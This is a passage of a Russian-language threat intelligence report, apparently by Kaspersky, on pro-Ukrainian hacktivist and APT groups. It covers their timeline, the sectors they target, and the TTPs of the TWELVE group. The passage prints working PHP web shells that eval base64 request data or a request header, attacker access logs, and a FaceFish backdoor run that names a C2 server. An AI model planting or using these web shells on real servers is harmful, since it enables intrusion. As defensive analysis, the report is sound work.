
Единая хронология



Единая хронология

Для наглядной демонстрации ключевых изменений и тенденций появления проукраинских группировок за последние годы мы подготовили единую хронологию, отображающую дату их появления на ландшафте угроз.

Рис. 1 | Таймлайн появления хакерских группировок



Как показывает данная статистика, до 2022 года существовало небольшое количество проукраинских группировок, преимущественно относящихся к APT. С 2022 года число таких групп резко возросло, при этом значительную их часть составили хактивисты, целью которых было нанесение ущерба российским организациям. В 2024–2025 годах мы выявили ребрендинг у некоторых хактивистских группировок и появление очередных «новичков». Данную аналитику можно представить в виде волн активности.

Первая волна

(2014–2021)

- в этот период действовали группировки, сформировавшиеся до начала активной фазы конфликта: Cloud Atlas, Cyberpartisans, Awaken Likho, Librarian Likho, XDSpy — их деятельность носила ограниченный и в основном разведывательный характер

Вторая волна

(2022)

- этот год стал переломным моментом: появились группы с разной мотивацией и целями, начала зарождаться системная хактивистская деятельность;
- появление групп «двойного назначения». Они совмещают элементы хактивизма с финансово-ориентированными атаками: взломы, шифрование, публикации данных, направленные на дискредитацию жертв

Третья волна

(2023)

- формируется медиасреда хактивизма: все больше групп ориентированы на публичную демонстрацию результатов атак;
- TWELVE, BlackJack, Head Mare — основное внимание уделяется информационному сопровождению операций, PR-эффекту и давлению на жертв

Четвертая волна

(2024–2025)

- BO Team, Silent Crow, Yellow Drift, 4B1D — действуют более структурировано, внедряя продвинутые методы и инструменты;
- усиливается взаимодействие между группами


Рисунок ниже отражает данные об отраслях, подвергшихся атакам со стороны проукраинских хакерских группировок в течение всего периода их активности.

Рис. 2 | Атаки на отрасли России, проводимые проукраинскими группами в последние годы

Группировка / Отрасль	Телекоммуникации	Некоммерческий сектор	Добывающая промышленность	Производство	Страхование	Государственный сектор	Финансовые услуги	Здравоохранение	Транспорт	Технологический сектор	Индустрия развлечений	Энергетика	Образование	Строительство	Связь	Коммерческий сектор	Сельское хозяйство	Авто- и авиакосмическая промышленность
Twelve	●			●		●	●			●		●		●	●	●		
BlackJack	●			●		●							●					
Head Mare				●		●			●	●	●	●						
C.A.S	●			●		●				●	●							
BO TEAM	●			●		●						●						
Awaken Likho				●		●												
Angry Likho				●	●	●	●	●	●			●	●	●			●	
GOFFEE	●					●			●	●	●	●		●				
Cloud Atlas	●	●		●		●			●			●	●					●
Cyberpartisans	●			●		●			●									
Crypt Ghouls			●	●		●	●	●	●			●						
Librarian Likho	●			●						●		●		●	●			●
Mythic Likho	●			●														
XDSpy	●					●			●				●					

Важно учитывать, что данная таблица может быть ограничена объемом массива проанализированных данных и не полностью отражать общий объем угроз и статистики по всему миру.

Расследование связей между группировками и эволюция угрозы



Расследование связей между группировками и эволюция угрозы

После краткого введения перейдем непосредственно к расследованию и техническим подробностям, где на конкретных примерах покажем, как группировки взаимодействуют друг с другом, какие цели преследуют и как эволюционируют их методы атак. Большинство связей выявлено благодаря аналитическим инструментам, входящим в комплекс сервисов Kaspersky Threat Intelligence.

В рамках расследования было решено разделить группировки на три основных кластера активности.

Кластер I

В него входят проукраинские хактивистские группировки, характерными чертами которых являются:



Активное взаимодействие друг с другом



Появление в инфополе **после 2022 года**



Основные атаки на организации в **России и Беларуси**



Преимущественное использование **публично доступного ПО**



Переиспользование образцов ВПО и инфраструктуры между собой



Кража данных совместно с **нанесением ущерба** инфраструктуре жертвы (удаление / шифрование данных)



Использование социальных платформ (Telegram, X, форумы) для публикации информации о некоторых проведенных атаках

Кластер II

Включает более продвинутые проукраинские APT-группировки, целью которых является кибершпионаж с использованием сложных TTPs и более редких утилит. В процессе изучения данного кластера были обнаружены следующие особенности:



Взаимодействие и связи между некоторыми группами



Основной целью является кража и эксфильтрация **данных**



Помимо атак на организации в России и Беларуси, злоумышленники **также атакуют ряд других регионов**



Преимущественное использование **самописных** утилит для взлома инфраструктуры

Кластер III

Заключительный кластер, состоящий из уникальных проукраинских группировок, которые не удалось привязать к первым двум кластерам выше, так как эти злоумышленники имеют свой выраженный почерк и их нельзя отнести только к хактивистам или APT-группам. Это, конечно, не делает угрозу менее значимой для включения в наше исследование, так как она остается актуальной на текущий момент.

Кластер I — проукраинские группировки хактивистов

TWELVE

Мы начинаем описание хактивистского кластера с группировки TWELVE, поскольку именно ее исследование стало отправной точкой для выявления и объединения всех последующих активных участников этого кластера. Мы не разделяем такие наименования, как Shadow, Comet, DARKSTAR и TWELVE, поскольку рассматриваем их как проявления одной и той же группировки, использующей разные имена в разные периоды времени и под разные цели. Анализ инфраструктуры, тактик и используемых инструментов приводит нас к убеждению, что это одна группа с единым ядром участников и общей стратегией[3]. Также коллеги из F6 подтвердили нашу теорию в своем большом расследовании о данной группировке[4].

Описание группировки

Группировка, которую мы изначально идентифицировали под именем TWELVE, появилась в апреле 2023 года на фоне российско-украинского конфликта и с этого момента атакует российские государственные организации. Характер атак — агрессивный: злоумышленники не просто шифруют данные, но и удаляют их, делая восстановление невозможным. Все это указывает на цель — нанести максимально возможный ущерб, а не просто получить выкуп.

Помимо деструктивных действий, группа активно выкачивала чувствительную информацию и публиковала ее в своем Telegram-канале, усиливая психологическое давление на жертв.

Весной 2024 года в Telegram-канале группировки -=TWELVE=- начали публиковаться персональные данные реальных людей, однако вскоре канал был заблокирован за нарушение правил мессенджера. После этого активность группировки на публике прекратилась, и на протяжении нескольких месяцев о ней ничего не было слышно. Тем не менее в ходе анализа атаки, произошедшей в конце июня 2024 года, нами были зафиксированы техники, полностью идентичные ранее описанным TTPs группировки TWELVE, а также выявлено использование связанных с ней C2-серверов. С тех пор мы продолжаем наблюдать новые образцы ее шифровальщиков, последний из которых был зафиксирован в июне 2025 года. Это позволяет с высокой долей уверенности утверждать, что группировка остается активной и продолжает проводить операции, несмотря на временное затишье в публичном поле.

3 The -=Twelve=- Chairs

4 Расследование от F6

TTPs группировки

Initial access и Delivery

T1133 External Remote Services
T1078 Valid Accounts

Обычно злоумышленники получали первоначальный доступ к инфраструктуре жертв, используя действительные локальные или доменные учетные записи, VPN- или SSH-сертификаты. Получив доступ к инфраструктуре жертвы, атакующие использовали протокол удаленного рабочего стола (RDP) для горизонтального перемещения.

T1199 Trusted Relationship

Также злоумышленники проникали в инфраструктуру цели через подрядчиков. Для этого они получали доступ к инфраструктуре подрядчика, а затем использовали его сертификат для подключения к VPN клиента. Имея доступ к VPN, далее злоумышленники использовали протокол удаленного рабочего стола (RDP) для подключения и перемещения по сети жертвы.

T1190 Exploit Public-Facing Application

Но в некоторых случаях мы видели, что злоумышленники получали первоначальный доступ к информационной системе с помощью сервера «1С-Битрикс: Виртуальная машина», который продолжительное время был доступен из сети Интернет из-за несоблюдения системными администраторами регламентов разработчика при развертывании системы на основе устаревшей версии «1С-Битрикс: Виртуальная машина» 7.5.x (актуальная версия на момент написания текста — 9.0.6).

Атакующие загружали веб-шелл `.500.php` в файл `restore.php`, предназначенный для первоначальной настройки CMS Bitrix, а также развертывания резервных копий.

Вредоносные действия атакующие производили с подконтрольного им IP-адреса `103.14.26[.]208`.

```
103.14.26[.]208 200 "GET /restore.php?lang=en HTTP/2.0" 33328 "-"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/113.0.5672.63 Safari/537.36" "-"

103.14.26[.]208 200 "POST /restore.php HTTP/2.0" 33550 "https://
F959F09DB7580E64068394CFA84CA846/restore.php?lang=en" "Mozilla/5.0
(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/113.0.5672.63 Safari/537.36" "-"

103.14.26[.]208 200 "POST /restore.php?lang=en&Step=2&source=upload
HTTP/2.0" 33088 "https://F959F09DB7580E64068394CFA84CA846/restore.php"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/113.0.5672.63 Safari/537.36" "-"
```

Exploitation

T1505.003 Web Shell

В ходе анализа веб-серверов, скомпрометированных злоумышленниками, мы обнаружили большое количество веб-шеллов. Пути, по которым они находились, выглядели следующим образом:

```
/home/bitrix/ext_www/[REDACTED]/assets/images/
/home/bitrix/ext_www/[REDACTED]/bitrix/templates/.default/ajax/images/
/home/bitrix/ext_www/[REDACTED]/bitrix/admin/
```

Все веб-шеллы были написаны на PHP и носили случайные имена:

```
F6d098f417.php, 3425b29f4e.php, ecb2979be7.php, 04116e895b.php, 7784ba76e2.
php, a4daa72a70.php, 5146d22914.php, 001d7a.php, 8759c7.php, 48a08b.php,
6f99ac.php, 82f5f4.php, 0dd37d.php, 6bceb2.php, d0af43.php
```

Их задачи могли различаться: одни позволяли выполнять произвольные команды, другие — перемещать файлы, третьи — создавать и отправлять электронные письма. Ниже приведены два примера однострочных веб-шеллов, которые позволяют перемещать файлы.

Рис. 3 | Пример веб-шелла

```
<?php echo 409723*20;if(md5($_COOKIE[d])
=="\61\x37\60\62\x38\146\x34\70\67\143\142\x32\141\70\x34\x36\x30\67\x36\64\x36\x64\141\63\141\
144\63\70\67\x38\145\143"){echo"\x6f\x6b";eval(base64_decode($_REQUEST[id]));if($_POST
["\165\160"]=="\165\x70"){@copy($_FILES["\x66\151\x6c\x65"]
["\164\155\x70\x5f\x6e\x61\x6d\x65"],$_FILES["\146\x69\154\x65"]["\156\141\155\x65"]);}}?>
```

Рис. 4 | Пример веб-шелла

```
<?php echo 409723*20;if(md5($_COOKIE[d])=="17028f487cb2a84607646da3ad3878ec"){echo"ok";eval
(base64_decode($_REQUEST[id]));if($_POST["up"]=="up"){@copy($_FILES["file"]["tmp_name"],$_FILES
["file"]["name"]);}}?>
```

Файл `.500.php` позволяет выполнить команду, переданную в параметре `HTTP_BABIFUV_MOHAGUS`.

```
<?php /* header('X-Header: 927');*@eval($_SERVER['HTTP_BABIFUV_MOHAGUS']);
*/ ?>
```

Бэкдор FaceFish

Также в одном из инцидентов мы обнаружили бэкдор FaceFish, который был загружен с помощью веб-шелла, установленного на сервер VMware vCenter в результате эксплуатации уязвимостей CVE-2021-21972 и CVE-2021-22005 в платформе виртуализации vSphere. Первая уязвимость содержится в клиентской части платформы и позволяет удаленно выполнять код, а вторая представляет собой уязвимость загрузки произвольного файла в серверной части.

Как и большинство веб-шеллов, которые использовала группа, этот веб-шелл есть в открытом доступе. В зараженной системе он находился по следующему пути:

```
/usr/lib/vmware-vsphere-ui/server/static/resources/libs/shell.jsp
```

Бэкдор FaceFish после запуска сохраняет в системе библиотеку (shared library) `libs.so`, внедряет ее в процесс sshd с помощью метода ld.so.preload и перезапускает сервис SSH.

Рис. 5 | Пример работы бэкдора FaceFish

```
user1@pc1:~/Samples$ sudo ./c9316d8ee4d2fb1329243a1b728dfe22.elf
[+] Architecture 64 bits
[+] Control http://146.190.23.86/index.php
[+] Poll interval 1200
[+] GUID 1e8f447a-5d2954e7-285cd382-27e93a66
[+] Installing 64 bits version
[+] Creating ld.so.preload
[+] Done, restarting service...
```

Cobint

Во всех изученных атаках группировки злоумышленники использовали фреймворк Cobint. Бэкдоры Cobint доставлялись на скомпрометированные хосты с помощью обфусцированных скриптов PowerShell, содержащих зашифрованные шеллкоды разной разрядности, выполняемые в памяти процесса `powershell.exe`. Уникальная обфускация этих скриптов и используемый в них шеллкод заметно отличаются от распространенных техник Cobalt Strike. Бэкдор Cobint загружается в два этапа: первый этап реализует удаленную загрузку второго шеллкода через HTTP-запрос с помощью ReflectiveLoader, автономного загрузчика DLL, способного выполнять код непосредственно в памяти. Строки ReflectiveLoader зашифрованы XOR, а используемые домены C2 и строки идентификаторов варьируются, но структура загрузчика остается неизменной.

Рис. 6 | Cobint: инфраструктура группировки на 2023–2024 годы





Рис. 7 | Cobint: инфраструктура группировки на 2024 год



Persistence

T1136.001 Local Account
T1136.002 Domain Account

